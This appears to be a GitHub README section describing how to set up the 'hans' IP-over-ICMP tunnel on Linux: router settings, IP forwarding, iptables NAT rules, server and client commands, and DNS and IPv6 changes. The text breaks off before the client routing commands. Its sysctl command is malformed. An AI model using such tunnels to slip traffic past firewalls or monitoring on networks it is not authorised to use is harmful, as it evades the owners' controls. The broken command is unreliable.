
Lastly reboot the device.


configuration and execution (GNU/Linux only)

In the following the configuration of the client and the server will be described. Several settings need to be adjusted so that the client and the server are able to to communicate.

In order for the server to be able to receive icmp messages icmp requests need to be ignored by the router and/or CPE (customer premises equipment).

On Asus routers this is achieved by setting `Respond ICMP Echo (ping) Request from WAN` (under Firewall -> General) to `No` and by forwarding `port 1` with the `protocol other` to the ip over icmp server (under WAN -> Virtual Server/Port Forwarding).





On the server routing needs to be enabled with the following command.

```
sudo sysctl net.ipv4.ip_forward net.ipv4.ip_forward=1
```


Furthermore the iptables configuration needs to be changed with the following commands:

```
sudo iptables -A FORWARD -i tun0 -o eth0 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A FORWARD -i eth0 -o tun0 -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```


For the execution of hans on the server use the following command from the hans folder:

```
sudo ./hans -s <network_ip> -p <password>
```

On the client side the DNS server configuration needs to be changed because the DNS Server on the network of the client will no longer be reachable. This can be done by changing the `/etc/resolv.conf` file or under Ubuntu GNU/Linux go to Settings -> Network -> Settings for the relevant network interface -> IPv4, turn of Automatic for the DNS configuration and enter a publicly accessible DNS server (like Cloudflare, Google or Quad9).



Also on the client IPv6 needs to be disabled because hans only supports IPv4. This can be done by changing the `/etc/sysctl.conf` file or under Ubuntu GNU/Linux go to Settings -> Network -> Settings for the relevant network interface -> IPv6 and set `Disable` as the `IPv6 Method`. At this point the IPv6 addresses need to be removed from the interface or the system needs to be rebooted.



For the execution of hans on the client side use the following command from the hans folder:

```
sudo ./hans -c <ip_over_icmp_server_ip> -p <password>
```

After hans was started on the client side the route configuration of the client needs to be changed with the following commands.

Releases

No releases published

Packages

No packages published

Languages

- Shell 100.0%